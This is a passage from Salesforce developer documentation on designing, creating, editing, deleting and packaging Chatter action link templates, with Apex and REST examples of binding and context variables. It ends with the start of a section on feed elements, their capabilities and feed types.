// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.

  See Set the Action Link Group Expiration Time.

- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.

  See Define Binding Variables.

- Determine who can see the action link when it's associated with a feed element.

  Set Who Can See the Action Link.

- Use *context variables* in the template to get information about the execution context of the action link.

  When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See Use Context Variables.

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

Important: Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.`***`key`***`}`.

The *`key`* supports Unicode characters in the predefined `\w` character class: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
```

```
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Specify the binding variable keys and set their values in Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the `Custom User Alias` field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the `Custom User Alias` value **Invitee**:



When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
```

```
        }
    ]
}
```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.


For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This `UI` action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:



Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Note: In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see Designing Action Link Templates.

EDITIONS

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:
- "Customize Application"

To create action link templates:
- "Customize Application"

1. From Setup, click **Create** > **Action Link Templates**.
2. Click **New**.
3. Enter the `Name` of the template. This name is displayed in the list of action link group templates.

   This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
5. Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements.

   If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
6. Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760.

   See Set the Action Link Group Expiration Time.
8. Click **Save**.
9. Click **New** to create an action link template.

   The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the `Action Type`.

    Values are:

    - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
    - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
    - `Download`—The action link downloads a file from the action URL.
    - `Ui`—The action link takes the user to a web page at the action URL.
11. Enter an `Action URL`, which is the URL for the action link.

For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain binding variables in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

This field can also contain context variables. Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```


12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

    This field can contain binding variables and context variables.
14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

    This field can contain binding variables and context variables.

    If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a Content-Type header.
15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    For example, the **Post** set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is SuccessfulStatus:



19. (Optional) If none of the `Label Key` values make sense for the action link, set `Label Key` to **None** and enter a value in the `Label` field.

    Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status:

    - *label*
    - *label* Pending
    - *label* Success
    - *label* Failed

    For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

    An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

    If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a `Custom User Alias`.

    Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
```

```
    "templateBindings" : [
       {
          "key":"ExpenseApprover",
          "value": "005B0000000Ge16"
       }
    ]
}
```

22. To create another action link template for this action link group template, click **Save & New**.
23. If you're done adding action link templates to this action link group template, click **Save**.
24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

    Important: You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.
26. Select `Published` and click **Save**.

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

EDITIONS

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:
- "Customize Application"

To edit action link templates:
- "Customize Application"

1. From Setup, click **Create** > **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.

   If the group template isn't published, edit any field. If it is published, edit the `Name` field only.
3. To edit an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Edit**.

      If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:

      - `Action URL`
      - `HTTP Request Body`
      - `HTTP Headers`

      These fields support context variables and binding variables.

      You can add and delete context variables in any of these fields.

      You cannot add a new binding variable. You can:

      - Move a binding variable to another editable field in an action link template.
      - Use a binding variable more than once in an action link template.
      - Use a binding variable more than once in any action link templates associated with the same action link group template.

- Remove binding variables.

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, click **Create** > **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

   Important: When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.

3. To delete an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Delete**.

   Important: You can't delete an action link template that's associated with a published action link group template.

EDITIONS

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To delete action link group templates:
- "Customize Application"

To delete action link templates:
- "Customize Application"

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

- See *Creating and Editing a Package* at https://help.salesforce.com.

EDITIONS

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To package action link templates:
- "Create AppExchange Package"

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Working with Feeds and Feed Elements

In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex.

Note: Salesforce Help refers to feed items as *posts* and bundles as *bundled posts*.

Capabilities

As part of the effort to diversify the feed, pieces of functionality found in feed elements have been broken out into *capabilities*. Capabilities provide a consistent way to interact with objects in the feed. Don't inspect the feed element type to determine which functionality is available for a feed element. Inspect the capability object, which tells you explicitly what's available. Check for the presence of a capability to determine what a client can do to a feed element.

The `ConnectApi.FeedElement.capabilities` property holds a `ConnectApi.FeedElementCapabilities` object, which holds a set of capability objects.

A capability object includes both an indication that a feature is possible and data associated with that feature. If a capability property exists on a feed element, that capability is available, even if there isn't any data associated with the capability yet. For example, if the `chatterLikes` capability property exists on a feed element (with or without any likes included in the list of likes found in the `chatterLikes.page.items` property), the context user can like that feed element. If the capability property doesn't exist on a feed element, it isn't possible to like that feed element.

When posting a feed element, specify its characteristics in the `ConnectApi.FeedElementInput.capabilities` property.

How the Salesforce UI Displays Feed Items

Note: `ConnectApi.FeedItem` is a subclass of `ConnectApi.FeedElement`.

As we learned in Capabilities, a client should use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how it should render a feed element. For all feed element subclasses other than `ConnectApi.FeedItem`, the client doesn't need to know the subclass type, it can simply look at the capabilities. Feed items do have capabilities, but they also have a few properties, such as `actor`, that aren't exposed as capabilities. For this reason, clients must handle feed items a bit differently than other feed elements.

To give customers a consistent view of feed items and to give developers an easy way to create UI, the Salesforce UI uses one layout to display every feed item. The layout always contains the same pieces and the pieces are always in the same position; only the content of the layout pieces changes.


The feed item (`ConnectApi.FeedItem`) layout elements are:

1. Actor (`ConnectApi.FeedItem.actor`)—A photo or icon of the creator of the feed item. (You can override the creator at the feed item type level. For example, the dashboard snapshot feed item type shows the dashboard as the creator.)
2. Header (`ConnectApi.FeedElement.header`)—Provides context. The same feed item can have a different header depending on who posted it and where. For example, Gordon posted this feed item to his profile. If he then shared it to a group, the header of the feed item in the group feed would be "Gordon Johnson (originally posted by Gordon Johnson)". The "originally posted" text would link to the feed item on Gordon's profile.
3. Body (`ConnectApi.FeedElement.body`)—All feed items have a body, but the body can be `null`, which is the case when the user doesn't provide text for the feed item. Because the body can be `null`, you can't use it as the default case for rendering text. Instead, use the `ConnectApi.FeedElement.header.text` property, which always contains a value.
4. Auxiliary Body (`ConnectApi.FeedElement.capabilities`)—The visualization of the capabilities. See Capabilities.

   Important: The `attachment` property is not supported in API versions 32.0 and later. Instead, use the `capabilities` property, which holds a `ConnectApi.FeedElementCapabilities` object, to discover what to render for a feed element.

5. Created By Timestamp (`ConnectApi.FeedElement.relativeCreatedDate`)—The date and time when the feed item was posted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, for example, "17m ago" or "Yesterday". Otherwise, the date and time are formatted as an absolute, localized string.

Here's another example of a feed item in the Salesforce UI. This feed item's auxiliary body contains a poll capability:




How the Salesforce Displays Feed Elements Other Than Feed Items

As we learned in the Capabilities section, a client should use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how to render a feed element. This section uses bundles as an example of how to

render a feed element, but these properties are available for every feed element. Capabilities allow you to handle all content in the feed consistently.

Note: Bundled posts contain feed-tracked changes. In Salesforce1 downloadable apps, bundled posts are in record feeds only.

To give customers a clean, organized feed, Salesforce aggregates feed-tracked changes into a bundle. To see individual feed elements, click the bundle.



A bundle is a `ConnectApi.GenericFeedElement` object (which is a concrete subclass of `ConnectApi.FeedElement`) with a `ConenctApi.BundleCapability`. The bundle layout elements are:

1. Header (`ConnectApi.FeedElement.header`)—For feed-tracked change bundles, this text is "This record was updated."

   The time below the header is the `ConnectApi.FeedElement.relativeCreatedDate` property.

2. Auxiliary Body (`ConnectApi.FeedElement.capabilities.bundle.changes`)—The bundle displays the `fieldName` and the `oldValue` and `newValue` properties for the first two feed-tracked changes in the bundle. If there are more than two feed-tracked changes, the bundle displays a "Show All Updates" link.

Feed Element Visibility

The feed elements a user sees depend on how the administrator has configured feed tracking, sharing rules, and field-level security. For example, if a user doesn't have access to a record, they don't see updates for that record. If a user can see the parent of the feed element, the user can see the feed element. Typically, a user sees feed updates for:

- Feed elements that @mention the user (if the user can access the feed element's parent)
- Feed elements that @mention groups the user is a member of
- Record field changes on records whose parent is a record the user can see, including User, Group, and File records
- Feed elements posted to the user
- Feed elements posted to groups the user owns or is a member of
- Feed elements for standard and custom records, for example, tasks, events, leads, accounts, files

Feed Types

There are many types of feeds. Each feed type is an algorithm that defines a collection of feed elements.

Important: The algorithms, and therefore the collection of feed elements, can change between releases.

All feed types except Filter and Favorites are exposed in the `ConnectApi.FeedType` enum and passed to one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFeed` methods. This example gets the feed elements from the context user's news feed and topics feed:

```
ConnectApi.FeedElementPage newsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
      ConnectApi.FeedType.News, 'me');

ConnectApi.FeedElementPage topicsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
